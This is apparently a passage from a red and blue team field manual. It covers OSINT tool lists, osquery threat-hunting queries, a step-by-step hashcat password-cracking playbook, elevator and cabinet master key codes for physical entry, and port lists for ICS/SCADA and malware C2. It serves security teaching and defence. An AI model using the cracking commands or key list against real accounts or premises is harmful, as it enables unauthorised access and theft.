Tweetreach	Find reach of tweets.	tweetreach.com
TwitterAudit	Check Twitter bots.	twitteraudit.com
Twittervideodownloader	Download posted Twitter videos	twittervideodownloader.com
Twitter advanced search	Search Twitter by date, keywords, etc.	twitter.com/search-advanced
Twitter geobased search	Twitter geocoord search	qtrtweets.com/twitter/
twint	Python Twitter scraping tool followers, following, Tweets & while evading most API limits.	github.com/twintproject/twint
Twlets	Download tweets, followers & likes	twlets.com
quarter tweets	Geobased Twitter search	qtrtweets.com/twitter
t	CLI tool for Twitter	github.com/sferik/t

YOUTUBE		
Amnesty YouTube DataViewer	Reverse image search & exact uploading time	amnestyusa.org/sites/default/custom-scripts/citizenEvidence
Geo Search Tool	Search YouTube on location	youtube.github.io/geo-search-tool/search.html
YouTube Geofind	Search YouTube on location, topic, channel	mattw.io/youtube-geofind/location
youtube-dl	Python tool to download from a variety of sources	rg3.github.io/youtube-dl/

REFERENCE:

<https://docs.google.com/document/d/1BfLPJpRtyq4RFtHJoNpvWQjmGnyVkfE2HYoICKOGguA/edit#heading=h.dgrpsgxju1wa>

0

0

OSQUERY

BLUE TEAM

THREAT HUNT

WINDOWS/LINUX/MacOS

osquery is a tool that exposes an operating system as a high-performance relational database. It enables developers to write SQL-based queries that explore operating system data.

Query for top 10 largest processes by resident memory size

```
select pid, name, uid, resident_size from processes order by resident_size desc limit 10;
```

Return process count, name for the top 10 most active processes

```
select count(pid) as total, name from processes group by name order by total desc limit 10;
```

Finding new processes listening on network ports

```
select distinct process.name, listening.port, listening.address, process.pid from processes as process join listening_ports as listening on process.pid = listening.pid;
```

Finding suspicious outbound network activity

```
select s.pid, p.name, local_address, remote_address, family, protocol, local_port, remote_port from process_open_sockets s join processes p on s.pid = p.pid where remote_port not in (80, 443) and family = 2;
```

Finding processes that are running whose binary has been deleted from the disk

```
select name, path, pid from processes where on_disk = 0;
```

Finding specific indicators of compromise (IOCs) in memory or on disk

```
select * from file where path = '/dev/ptmx0';

select * from apps where bundle_identifier = 'com.ht.RCSMac' or
bundle_identifier like 'com.yourcompany.%' or bundle_package_type
like 'OSAX';

select * from launchd where label = 'com.ht.RCSMac' or label like
'com.yourcompany.%' or name = 'com.apple.loginStoreagent.plist' or
name = 'com.apple.mdworker.plist' or name =
'com.apple.UIServerLogin.plist';
```

Finding new kernel modules that have loaded

```
#Run query periodically, diffing against older results
select name from kernel_modules;
```

Detect processes masquerading as legitimate Windows process

```
SELECT * FROM processes WHERE LOWER(name)='lsass.exe' AND
LOWER(path)!='c:\\windows\\system32\\lsass.exe' AND path!='';

SELECT name FROM processes WHERE pid=(SELECT parent FROM processes
WHERE LOWER(name)='services.exe') AND LOWER(name)!='wininit.exe';

SELECT * FROM processes WHERE LOWER(name)='svchost.exe' AND
LOWER(path)!='c:\\windows\\system32\\svchost.exe' AND
LOWER(path)!='c:\\windows\\syswow64\\svchost.exe' AND path!='';

SELECT name FROM processes WHERE pid=(SELECT parent FROM processes
WHERE LOWER(name)='svchost.exe') AND LOWER(name)!='services.exe';
```

Checks the hashes of accessibility tools to ensure they don't match the hashes of cmd.exe, powershell.exe, or explorer.exe

```
SELECT * FROM hash WHERE (path='c:\\windows\\system32\\osk.exe' OR
path='c:\\windows\\system32\\sethc.exe' OR
path='c:\\windows\\system32\\narrator.exe' OR
path='c:\\windows\\system32\\magnify.exe' OR
path='c:\\windows\\system32\\displayswitch.exe') AND sha256 IN
(SELECT sha256 FROM hash WHERE
path='c:\\windows\\system32\\cmd.exe' OR
path='c:\\windows\\system32\\WindowsPowerShell\\v1.0\\powershell.ex
e' OR path='c:\\windows\\system32\\explorer.exe') AND
sha256!=e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b78
52b855';
```

Timestamp Inconsistency

```

select path,fn_btime,btime from ntfs_file_data where
device="\\.\PhysicalDrive0" and partition=3 and
directory="/Users/<USER>/Desktop/dir" and fn_btime != btime;

select filename, path from ntfs_file_data where
device="\\.\PhysicalDrive0" and partition=2 and
path="/Users/<USER>/Downloads" and fn_btime > ctime OR btime >
ctime;

```

Directory Unused Filename Entries


```

select parent_path,filename,slack from ntfs_idx_data WHERE
parent_path="/Users/<USER>/Desktop/test_dir" and slack!=0;

```

REFERENCE:

<https://blog.trailofbits.com/2019/05/31/using-osquery-for-remote-forensics/>
<https://github.com/trailofbits/osquery-extensions>
<https://blog.rapid7.com/2016/05/09/introduction-to-osquery-for-threat-detection-dfir/>
<https://github.com/sttor/awesome-osquery>
<https://github.com/osquery/osquery/tree/master/packs>
<https://lockboxx.blogspot.com/2016/05/mac-os-x-live-forensics-109-osqueryi.html>



P

P

PACKAGE MANAGERS

ALL	ADMINISTRATION	LINUX
	apt (deb) Debian, Ubuntu, Mint	zypp (rpm) openSUSE

MANAGING SOFTWARE		
Install new package repository	<code>apt-get install pkg</code>	<code>zypper install pkg</code>
Install new software from package file	<code>dpkg -i pkg</code>	<code>zypper install pkg</code>
Update existing software	<code>apt-get install pkg</code>	<code>zypper update -t package pkg</code>
Remove unwanted software	<code>apt-get remove pkg</code>	<code>zypper remove pkg</code>
UPDATING		
Update package list	<code>apt-get update</code> <code>aptitude update</code>	<code>zypper refresh</code>
Update System	<code>apt-get upgrade</code>	<code>zypper update</code>
SEARCHING		
Search by package name	<code>apt-cache search pkg</code>	<code>zypper search pkg</code>
Search by pattern	<code>apt-cache search pattern</code>	<code>zypper search -t pattern pattern</code>
Search by file name	<code>apt-file search path</code>	<code>zypper wp file</code>
List installed packages	<code>dpkg -l</code>	<code>zypper search -is</code>
CONFIGURING		
List repositories	<code>cat /etc/apt/sources.list</code>	<code>zypper repos</code>
Add repository	<code>vi /etc/apt/sources.list</code>	<code>zypper addrepo path name</code>
Remove repository	<code>vi /etc/apt/sources.list</code>	<code>zypper removerepo name</code>
	yum (rpm) Fedora	urpmi (rpm) Mandriva
MANAGING		
Install new package repository	<code>yum install pkg</code>	<code>urpmi pkg</code>
Install new software from package file	<code>yum localinstall pkg</code>	<code>urpmi pkg</code>
Update existing software	<code>yum update pkg</code>	<code>urpmi pkg</code>
Remove unwanted software	<code>yum erase pkg</code>	<code>urpme pkg</code>
UPDATING		
Update package list	<code>yum check-update</code>	<code>urpmi.update -a</code>
Update System	<code>yum update</code>	<code>urpmi --auto-select</code>
SEARCHING		
Search by package name	<code>yum list pkg</code>	<code>urpmq pkg</code>
Search by pattern	<code>yum search pattern</code>	<code>urpmq --fuzzy pkg</code>
Search by file name	<code>yum provides file</code>	<code>urpmf file</code>
List installed packages	<code>rpm -qa</code>	<code>rpm -qa</code>

CONFIGURING		
List repositories	yum repolist	urpmq --list-media
Add repository	vi /etc/yum.repos.d/	urpmi.addmedia <i>name path</i>
Remove repository	vi /etc/yum.repos.d/	urpmi.removemedia <i>media</i>

REFERENCE:

<https://github.com/marsam/cheatsheets/blob/master/package-management/package-management.rst>

P

P

PASSWORD CRACKING_Methodology

RED TEAM	PASSWORD CRACKING	ALL
----------	-------------------	-----

REQUIRED SOFTWARE

You will want to install the following software on your Windows or *NIX host. This book does not cover how to install said software and assumes you were able to follow the included links and extensive support websites.

HASHCAT v5.1 (or newer)
<https://hashcat.net/hashcat/>

JOHN THE RIPPER (v1.8.0 JUMBO)
<http://www.openwall.com/john/>

PACK v0.0.4 (Password Analysis & Cracking Toolkit)
<http://thesprawl.org/projects/pack/>

Hashcat-utils v1.9
<https://github.com/hashcat/hashcat-utils>

Additionally, you will need dictionaries and wordlists. The following sources are recommended:

WEAKPASS DICTIONARY
<https://weakpass.com/wordlist>

COMMAND STRUCTURE LEGEND

hashcat = Generic representation of the various Hashcat binary names

john = Generic representation of the John the Ripper binary names
#type = Hash type; which is an abbreviation in John or a number in Hashcat

hash.txt = File containing target hashes to be cracked

dict.txt = File containing dictionary/wordlist

rule.txt = File containing permutation rules to alter dict.txt input

passwords.txt = File containing cracked password results

outfile.txt = File containing results of some functions output

Lastly, as a good reference for testing various hash types to place into your “hash.txt” file, the below sites contain all the various hashing algorithms and example output tailored for each cracking tool:

HASHCAT HASH FORMAT EXAMPLES

https://hashcat.net/wiki/doku.php?id=example_hashes

JOHN THE RIPPER HASH FORMAT EXAMPLES

<http://pentestmonkey.net/cheat-sheet/john-the-ripper-hash-formats>

<http://openwall.info/wiki/john/sample-hashes>

CORE HASH CRACKING KNOWLEDGE

ENCODING vs HASHING vs ENCRYPTING

Encoding = transforms data into a publicly known scheme for usability

Hashing = one-way cryptographic function nearly impossible to reverse

Encrypting = mapping of input data and output data reversible with a key

CPU vs GPU

CPU = 2-72 cores mainly optimized for sequential serial processing

GPU = 1000's of cores with 1000's of threads for parallel processing

CRACKING TIME = KEYSIZE / HASHRATE

Keyspace: charset^{length} (?a?a?a?a = 95⁴ = 81,450,625)

Hashrate: hashing function / hardware power (bcrypt / GTX1080 = 13094 H/s)

Cracking Time: 81,450,625 / 13094 H/s = 6,220 seconds

*Keyspace displayed and Hashrate vary by tool and hardware used

SALT = random data that's used as additional input to a one-way function

ITERATIONS = the number of times an algorithm is run over a given hash

HASH IDENTIFICATION: there isn't a foolproof method for identifying which hash function was used by simply looking at the hash, but there are reliable clues (i.e. \$6\$ sha512crypt). The best method is to know from where the hash was extracted and identify the hash function for that software.

DICTIONARY/WORDLIST ATTACK = straight attack uses a precompiled list of words, phrases, and common/unique strings to attempt to match a password.

BRUTE-FORCE ATTACK = attempts every possible combination of a given character set, usually up to a certain length.

RULE ATTACK = generates permutations against a given wordlist by modifying, trimming, extending, expanding, combining, or skipping words.

MASK ATTACK = a form of targeted brute-force attack by using placeholders for characters in certain positions (i.e. ?a?a?a?l?d?d).

HYBRID ATTACK = combines a Dictionary and Mask Attack by taking input from the dictionary and adding mask placeholders (i.e. dict.txt ?d?d?d).

CRACKING RIG = from a basic laptop to a 64 GPU cluster, this is the hardware/platform on which you perform your password hash attacks.

EXPECTED RESULTS

Know your cracking rig's capabilities by performing benchmark testing. Do not assume you can achieve the same results posted by forum members without using the exact same dictionary, attack plan, or hardware setup. Cracking success largely depends on your ability to use resources efficiently and make calculated trade-offs based on the target hash.

DICTIONARY/WORDLIST vs BRUTE-FORCE vs ANALYSIS

Dictionaries and brute-force are not the end all be all to crack hashes. They are merely the beginning and end of an attack plan. True mastery is everything in the middle, where analysis of passwords, patterns, behaviors, and policies affords the ability to recover that last 20%. Experiment with your attacks and research and compile targeted wordlists with your new knowledge. Do not rely heavily on dictionaries because they can only help you with what is "known" and not the unknown.

CRACKING METHODOLOGY

The following is basic cracking methodology broken into steps, but the process is subject to change based on current/future target information uncovered during the cracking process.

1-EXTRACT HASHES

Pull hashes from target, identify hashing function, and properly format output for your tool of choice.

2-FORMAT HASHES

Format your hashes based on your tool's preferred method. See tool documentation for this guidance. Hashcat, for example, on each line takes <user>:<hash> OR just the plain <hash>.

3-EVALUATE HASH STRENGTH

Using the Appendix table "Hash Cracking Speed (Slow-Fast)" assess your target hash and its cracking speed. If it is a slow hash, you will need to be more selective at what types of dictionaries and attacks you perform. If it is a fast hash, you can be more liberal with your attack strategy.

4-CALCULATE CRACKING RIG CAPABILITIES

With the information from evaluating the hash strength, baseline your cracking rig's capabilities. Perform benchmark testing using John The Ripper and/or Hashcat's built-in benchmark ability on your rig.

```
john --test  
hashcat -b
```

Based on these results you will be able to better assess your attack options by knowing your rigs capabilities against a specific hash. This will be a more accurate result of a hash's cracking speed based on your rig. It will be useful to save these results for future reference.

5-FORMULATE PLAN

Based on known or unknown knowledge begin creating an attack plan. Included on the next page is a "Basic Cracking Playbook" to get you started.

6-ANALYZE PASSWORDS

After successfully cracking a sufficient amount of hashes analyze the results for any clues or patterns. This analysis may aid in your success on any remaining hashes.

7-CUSTOM ATTACKS

Based on your password analysis create custom attacks leveraging those known clues or patterns. Examples would be custom mask attacks or rules to fit target users' behavior or preferences.

8-ADVANCED ATTACKS

Experiment with Princeprocessor, custom Markov-chains, maskprocessor, or custom dictionary attacks to shake out those remaining stubborn hashes. This is where your expertise and creativity really come into play.

9-REPEAT

Go back to STEP 4 and continue the process over again, tweaking dictionaries, mask, parameters, and methods. You are in the grind at this point and need to rely on skill and luck.

BASIC CRACKING PLAYBOOK

This is only meant as a basic guide to processing hashes and each scenario will obviously be unique based on external circumstances. For this attack plan assume the password hashes are raw MD5 and some plain text user passwords were captured. If plain text passwords were not captured, we would most likely skip to DICTIONARY/WORDLIST attacks. Lastly, since MD5 is a “Fast” hash we can be more liberal with our attack plan.

1-CUSTOM WORDLIST

First compile your known plain text passwords into a custom wordlist file. Pass this to your tool of choice as a straight dictionary attack.

```
hashcat -a 0 -m 0 -w 4 hash.txt custom_list.txt
```

2-CUSTOM WORDLIST + RULES

Run your custom wordlist with permutation rules to crack slight variations.

```
hashcat -a 0 -m 0 -w 4 hash.txt custom_list.txt -r best64.rule --loopback
```

3-DICTIONARY/WORDLIST

Perform a broad dictionary attack, looking for common passwords and leaked passwords in well-known dictionaries/wordlists.

```
hashcat -a 0 -m 0 -w 4 hash.txt dict.txt
```

4-DICTIONARY/WORDLIST + RULES

Add rule permutations to the broad dictionary attack, looking for subtle changes to common words/phrases and leaked passwords.

```
hashcat -a 0 -m 0 -w 4 hash.txt dict.txt -r best64.rule --loopback
```

5-CUSTOM WORDLIST + RULES

Add any newly discovered passwords to your custom wordlist and run an attack again with permutation rules; looking for any other subtle variations.

```
awk -F ":" '{print $2}' hashcat.potfile >> custom_list.txt  
hashcat -a 0 -m 0 -w 4 hash.txt custom_list.txt -r dive.rule --loopback
```

6-MASK

Now we will use mask attacks included with Hashcat to search the keyspace for common password lengths and patterns, based on the RockYou dataset.

```
hashcat -a 3 -m 0 -w 4 hash.txt rockyou-1-60.hcmask
```

7-HYBRID DICTIONARY + MASK

Using a dictionary of your choice, conduct hybrid attacks looking for larger variations of common words or known passwords by appending/prepending masks to those candidates.

```
hashcat -a 6 -m 0 -w 4 hash.txt dict.txt rockyou-1-60.hcmask  
hashcat -a 7 -m 0 -w 4 hash.txt rockyou-1-60.hcmask dict.txt
```

8-CUSTOM WORDLIST + RULES

Add any newly discovered passwords back to your custom wordlist and run an attack again with permutation rules; looking for any other subtle variations.

```
awk -F ":" '{print $2}' hashcat.potfile >> custom_list.txt  
hashcat -a 0 -m 0 -w 4 hash.txt custom_list.txt -r dive.rule --loopback
```

9-COMBO

Using a dictionary of your choice, perform a combo attack by individually combining the dictionary's password candidates together to form new candidates.

```
hashcat -a 1 -m 0 -w 4 hash.txt dict.txt dict.txt
```

10-CUSTOM HYBRID ATTACK

Add any newly discovered passwords back to your custom wordlist and perform a hybrid attack against those new acquired passwords.

```
awk -F ":" '{print $2}' hashcat.potfile >> custom_list.txt  
hashcat -a 6 -m 0 -w 4 hash.txt custom_list.txt rockyou-1-60.hcmask  
hashcat -a 7 -m 0 -w 4 hash.txt rockyou-1-60.hcmask custom_list.txt
```

11-CUSTOM MASK ATTACK

By now the easier, weaker passwords may have fallen to cracking, but still some remain. Using PACK (on pg.51) create custom mask attacks based on your currently cracked passwords. Be sure to sort out masks that match the previous rockyou-1-60.hcmask list.

```
hashcat -a 3 -m 0 -w 4 hash.txt custom_masks.hcmask
```

12-BRUTE-FORCE

When all else fails begin a standard brute-force attack, being selective as to how large a keyspace your rig can adequately brute-force. Above 8 characters is usually pointless due to hardware limitations and password entropy/complexity.

```
hashcat -a 3 -m 0 -w 4 hash.txt -i ?a?a?a?a?a?a?a?a
```

P

P

PHYSICAL ENTRY_Keys

RED TEAM	PHYSICAL	N/A
----------	----------	-----

Common master keys for physical security locks.

ELEVATOR MASTER KEYS

KEY	ELEVATOR	DESCRIPTION
FEO-K1	Universal	This is the most common and universal key for Fire Service
EPC01/EN1	Universal	Common Fire Service key, sometimes used on Schindler elevators
Yale 3502	New York	Fire Service master key for every elevator in New York
Yale 2642	New York	Old Fire Service master key for every elevator in New York
BGM30	OTIS	Opens the panels for OTIS elevators
UTF	OTIS	Fire Service master key for OTIS elevators
UTA	OTIS	Independent Service, fan, light, cabinet for OTIS elevators
UTH	OTIS	Floor lockout, inspection, access for OTIS elevators
501CH	Schindler	Fire Service master key for Schindler elevators
J200	Monitor/Janus	Independent Service, fan, light, cabinet for Monitor fixtures
J217	Monitor/Janus	Fire Service master key for Monitor fixtures
EX513	Innovation	Independent Service, fan, light, cabinet for Innovation elevators
EX515	Innovation	Fire Service master key for Innovation elevators
KONE3	KONE	Fire Service master key for KONE elevators

Available:

<https://www.elevatorkeys.com/><https://www.ultimatesecuritydevices.com/>https://www.sparrowslockpicks.com/product_p/ekey.htm<https://ebay.com/>**COMMON KEYS**

KEY	DESCRIPTION
Linear 222343	Master key for Linear intercom system

DoorKing 16120	Master key for DoorKing intercom system
CH751	Extremely common cabinet key
C415A	Extremely Common cabinet key
C413A	Common cabinet key
C420A	Common cabinet key
C642A	Common cabinet key
C346A	Common cabinet key
C390A	Common cabinet key
EK333	Common server cabinet key
Ilco CC1	Common golf cart key

REFERENCE:

<https://0xsp.com/offensive/red-teaming-toolkit-collection>

<https://scund00r.com/all/gear/2019/06/25/red-team-and-physical-entry-gear.html>

P

P

PORTS_Top1000

ALL	INFORMATIONAL	ALL
-----	---------------	-----

Top 1000 most common ports/services.

Port		Service	Port		Service
7	tcp	echo	1022	udp	exp2
7	udp	echo	1025	tcp	NFS/IIS
9	tcp	discard	1025	udp	blackjack
9	udp	discard	1026	tcp	LSA/nterm
13	tcp	daytime	1026	udp	win-rpc
17	udp	qotd	1027	tcp	IIS
19	udp	chargen	1028	udp	ms-lsa
21	tcp	ftp	1029	tcp	ms-lsa
22	tcp	ssh	1029	udp	solid-mux
23	tcp	telnet	1030	udp	iad1
25	tcp	smtp	1110	tcp	nfsd-status
26	tcp	rsftp	1433	tcp	ms-sql-s
37	tcp	time	1433	udp	ms-sql-s
49	udp	tacacs	1434	udp	ms-sql-m
53	tcp	dns	1645	udp	radius
53	udp	dns	1646	udp	radacct
67	udp	dhcps	1701	udp	L2TP
68	udp	dhcpc	1718	udp	h225gatedisc
69	udp	tftp	1719	udp	h323gatestat
79	tcp	finger	1720	tcp	h323q931
80	tcp	http	1723	tcp	pptp
80	udp	http	1755	tcp	wms
81	tcp	hosts2-ns	1812	udp	radius

88	tcp	kerberos-sec	1813	udp	radacct
88	udp	kerberos-sec	1900	tcp	upnp
106	tcp	pop3pw	1900	udp	upnp
110	tcp	pop3	2000	tcp	cisco-sccp
111	tcp	rpcbind	2000	udp	cisco-sccp
111	udp	rpcbind	2001	tcp	dc
113	tcp	ident	2048	udp	dls-monitor
119	tcp	nntp	2049	tcp	nfs
120	udp	cfdptkt	2049	udp	nfs
123	udp	ntp	2121	tcp	ccproxy-ftp
135	tcp	msrpc	2222	udp	msantipiracy
135	udp	msrpc	2223	udp	rockwell-csp2
136	udp	profile	2717	tcp	pn-requester
137	udp	netbios-ns	3000	tcp	ppp
138	udp	netbios-dgm	3128	tcp	squid-http
139	tcp	netbios-ssn	3283	udp	netassistant
139	udp	netbios-ssn	3306	tcp	mysql
143	tcp	imap	3389	tcp	ms-wbt-server
144	tcp	news	3456	udp	IISRpc/vat
158	udp	pcmail-srv	3703	udp	adobeserver-3
161	udp	snmp	3986	tcp	mapper-ws_ethd
162	udp	snmptrap	4444	udp	krb524
177	udp	xdmcp	4500	udp	nat-t-ike
179	tcp	bgp	4899	tcp	radmin
199	tcp	smux	5000	tcp	upnp
389	tcp	ldap	5000	udp	upnp
427	tcp	svrloc	5009	tcp	airport-admin
427	udp	svrloc	5051	tcp	ida-agent
443	tcp	https	5060	tcp	sip
443	udp	https	5060	udp	sip
444	tcp	snpp	5101	tcp	admdog
445	tcp	microsoft-ds	5190	tcp	aol
445	udp	microsoft-ds	5353	udp	zeroconf
465	tcp	smt�ps	5357	tcp	wsdapi
497	udp	retrospect	5432	tcp	postgresql
500	udp	isakmp	5631	tcp	pcanywheredata
513	tcp	login	5632	udp	pcanywherestat
514	tcp	shell	5666	tcp	nrpe
514	udp	syslog	5800	tcp	vnc-http
515	tcp	printer	5900	tcp	vnc
515	udp	printer	6000	tcp	X11
518	udp	ntalk	6001	tcp	X11-1
520	udp	route	7070	tcp	realserver
543	tcp	klogin	8000	tcp	alt-http
544	tcp	kshell	8008	tcp	http
548	tcp	afp	8009	tcp	ajp13
554	tcp	rtsp	8080	tcp	http-proxy
587	tcp	message sub	8081	tcp	blackice-icecap

593	udp	rpc-epmap	8443	tcp	alt-https
623	udp	asf-rmcp	8888	tcp	sun-answerbook
626	udp	serialnumberd	8888	tcp	sun-answerbook
631	tcp	ipp	9100	tcp	jetdirect
631	udp	ipp	9200	udp	wap-wsp
646	tcp	ldp	9999	tcp	abyss
873	tcp	rsync	10000	udp	ndmp
990	tcp	ftps	10000	tcp	snet-sensor-mgmt
993	tcp	imaps	17185	udp	wdbrpc
995	tcp	pop3s	20031	udp	bakbonenetvault
996	udp	vsinet	31337	udp	BackOrifice
997	udp	maitrd	32768	tcp	filenet-tms
998	udp	puparp	32768	udp	omad
999	udp	applix	32769	udp	filenet-rpc

P P

PORTS_ICS/SCADA

ALL	INFORMATIONAL	ALL
-----	---------------	-----

Ports for common ICS/SCADA hardware.

Port	Protocol	Vendor
502	TCP	Modbus TCP
1089	TCP:UDP	Foundation Fieldbus HSE
1090	TCP:UDP	Foundation Fieldbus HSE
1091	TCP:UDP	Foundation Fieldbus HSE
1541	TCP:UDP	Foxboro/Invensys Foxboro DCS Informix
2222	UDP	EtherNet/IP
3480	TCP	OPC UA Discovery Server
4000	TCP:UDP	Emerson/Fisher ROC Plus
5050-5051	UDP	Telvent OASyS DNA
5052	TCP	Telvent OASyS DNA
5065	TCP	Telvent OASyS DNA
5450	TCP	OSIsoft PI Server
10307	TCP	ABB Ranger 2003
10311	TCP	ABB Ranger 2003
10364-10365	TCP	ABB Ranger 2003
10407	TCP	ABB Ranger 2003
10409-10410	TCP	ABB Ranger 2003
10412	TCP	ABB Ranger 2003
10414-10415	TCP	ABB Ranger 2003
10428	TCP	ABB Ranger 2003
10431-10432	TCP	ABB Ranger 2003
10447	TCP	ABB Ranger 2003
10449-10450	TCP	ABB Ranger 2003
12316	TCP	ABB Ranger 2003
12645	TCP	ABB Ranger 2003

12647-12648	TCP	ABB Ranger 2003
13722	TCP	ABB Ranger 2003
11001	TCP:UDP	Johnson Controls Metasys N1
12135-12137	TCP	Telvent OASyS DNA
13724	TCP	ABB Ranger 2003
13782-13783	TCP	ABB Ranger 2003
18000	TCP	Iconic Genesis32 GenBroker (TCP)
20000	TCP:UDP	DNP3
34962	TCP:UDP	PROFINET
34963	TCP:UDP	PROFINET
34964	TCP:UDP	PROFINET
34980	UDP	EtherCAT
38589	TCP	ABB Ranger 2003
38593	TCP	ABB Ranger 2003
38000-38001	TCP	SNC GENe
38011-38012	TCP	SNC GENe
38014-38015	TCP	SNC GENe
38200	TCP	SNC GENe
38210	TCP	SNC GENe
38301	TCP	SNC GENe
38400	TCP	SNC GENe
38600	TCP	ABB Ranger 2003
38700	TCP	SNC GENe
38971	TCP	ABB Ranger 2003
39129	TCP	ABB Ranger 2003
39278	TCP	ABB Ranger 2003
44818	TCP:UDP	EtherNet/IP
45678	TCP:UDP	Foxboro/Invensys Foxboro DCS AIMAPI
47808	UDP	BACnet/IP
50001-50016	TCP	Siemens Spectrum Power TG
50018-50020	TCP	Siemens Spectrum Power TG
50020-50021	UDP	Siemens Spectrum Power TG
50025-50028	TCP	Siemens Spectrum Power TG
50110-50111	TCP	Siemens Spectrum Power TG
55000-55002	UDP	FL-net Reception
55003	UDP	FL-net Transmission
55555	TCP:UDP	Foxboor/Invensys Foxboro DCS FoxAPI
56001-56099	TCP	Telvent OASyS DNA
62900	TCP	SNC GENe
62911	TCP	SNC GENe
62924	TCP	SNC GENe
62930	TCP	SNC GENe
62938	TCP	SNC GENe
62956-62957	TCP	SNC GENe
62963	TCP	SNC GENe
62981-62982	TCP	SNC GENe
62985	TCP	SNC GENe
62992	TCP	SNC GENe

63012	TCP	SNC GENe
63027-63036	TCP	SNC GENe
63041	TCP	SNC GENe
63075	TCP	SNC GENe
63079	TCP	SNC GENe
63082	TCP	SNC GENe
63088	TCP	SNC GENe
63094	TCP	SNC GENe
65443	TCP	SNC GENe

P

P

PORTS_Malware C2

BLUE TEAM	THREAT HUNT	ALL
-----------	-------------	-----

Ports malware/C2 have been observed communicating.

Port	Actor/Family
21	Blade Runner Doly Trojan Fore Invisible FTP WebEx WinCrash
23	Tiny Telnet Server
25	Antigen Email Password Sender Haebu Coceda Shtrilitz Stealth Terminator WinPC WinSpy Kuang2.0
31	Hackers Paradise
80	Executor
127	TYPEFRAME
456	Hackers Paradise
465	Zebrocy
555	Ini-Killer Phase Zero Stealth Spy
587	AgentTesla
587	Cannon
666	Satanz Backdoor
995	RedLeaves
1001	Silencer WebEx
1011	Doly Trojan
1058	Bankshot
1170	Psyber Stream Server Voice
1234	Ultors Trojan
1243	SubSeven 1.0 ,Äi 1.8
1245	VooDoo Doll
1349	Back Ofrice DLL
1492	FTP99CMP
1600	Shivka-Burka
1807	SpySender
1981	Shockrave
1999	BackDoor 1.00-1.03
2001	Trojan Cow
2023	Ripper

2115	Bugs
2140	Deep Throat The Invasor
2801	Phineas Phucker
3024	WinCrash
3129	Masters Paradise
3150	Deep Throat The Invasor
3333	RevengeRAT
3700	Portal of Doom
3728	MobileOrder
4092	WinCrash
4567	File Nail 1
4590	ICQTrojan
5000	Bubbel
5001	Sockets de Troie
5321	Firehotcker
5400	Blade Runner 0.80 Alpha
5400	Blade Runner
5401	Blade Runner 0.80 Alpha
5401	Blade Runner
5402	Blade Runner 0.80 Alpha
5402	Blade Runner
5569	Robo-Hack
5742	WinCrash
6666	GorgonGroup
6670	DeepThroat
6771	DeepThroat
6969	GateCrasher Priority
7000	Remote Grab
7300	NetMonitor
7301	NetMonitor
7306	NetMonitor
7307	NetMonitor
7308	NetMonitor
7789	ICKiller
8088	Volgmer
8787	BackOfrice 2000
9872	Portal of Doom
9873	Portal of Doom
9874	Portal of Doom
9875	Portal of Doom
9989	iNi-Killer
10067	Portal of Doom
10167	Portal of Doom
10607	Coma 1.0.9
11000	Senna Spy
11223	Progenic trojan
12223	Hack-¥99 KeyLogger
12345	GabanBus NetBus

12346	GabanBus NetBus
12361	Whack-a-mole
12362	Whack-a-mole
13000	Remsec
14146	APT32
16969	Priority
20001	Millennium
20034	NetBus 2.0 Beta-NetBus 2.01
21544	GirlFriend 1.0 Beta-1.35
22222	Prosiak
23456	Evil FTP Ugly FTP
26274	Delta
30100	NetSphere 1.27a
30101	NetSphere 1.27a
30102	NetSphere 1.27a
31337	Back Orifice
31337	BackOrifice 1.20
31338	Back Orifice DeepBO
31338	DeepBO
31339	NetSpy DK
31666	BOWhack
33333	Prosiak
34324	BigGluck TN
40412	The Spy
40421	Masters Paradise
40422	Masters Paradise
40423	Masters Paradise
40426	Masters Paradise
46769	GravityRAT
47262	Delta
50505	Sockets de Troie
50766	Fore
53001	Remote Windows Shutdown
54321	SchoolBus .69-1.11
54321	BackOrifice 2000
61061	HiddenWasp
61466	Telecommando
65000	Devil
1177:8282	njRAT
1913:81	APT3
1985:1986	ZxShell
2280:1339	CoinTicker
4443:3543	MagicHound
4444:8531:50501	TEMP.Veles
447:449:8082	TrickBot
52100:5876	InnputRAT
6666:4782	NanoCore
6868:7777	PoisonIvy

7080:50000	Emotet
8060:8888	POWERSTATS
808:880	APT33
8081:8282:8083	Group5
995:1816:465:1521:3306	LazarusGroup

REFERENCE:

<https://github.com/ITI/ICS-Security-Tools/blob/master/protocols/PORTS.md>

<https://www.pcsecurityworld.com/75/common-trojan-ports.html>

<https://attack.mitre.org/techniques/T1065/>

P

P

PUPPET

RED/BLUE TEAM	ADMINISTRATION	DEVOPS
---------------	----------------	--------

Puppet is an open source software configuration management and deployment tool.

Managing Puppet Services:	
service puppetserver start	start puppet server service
chkconfig puppetserver on	enable puppet server service on boot
service start puppet	start puppet agent service
chkconfig puppet on	enable puppet agent service on boot
Managing Certificates (Master):	
puppet cert list	lists available nodes to sign
puppet cert list --all	lists all signed nodes
puppet cert sign <name>	manually sign specific node
puppet cert sign --all	sign all nodes
puppet cert clean <name>	removes cert
Managing Nodes (Master):	
puppet node clean <name>	removes node + cert
Managing Modules (Master):	
puppet module list	lists current installed modules
puppet module install <name>	downloads/install modules from http://forge.puppetlabs.com
puppet module uninstall <name>	removes/deletes module
puppet module upgrade <name>	upgrades to new version of module

puppet module search <name>	search modules from http://forge.puppetlabs.com
Managing Puppet Agent Master/Node:	
puppet agent --test	run puppet agent on demand
puppet agent --disable	disabled puppet agent
puppet agent --enable	enable puppet agent
puppet agent --configprint config	print location of puppet agent configuration file
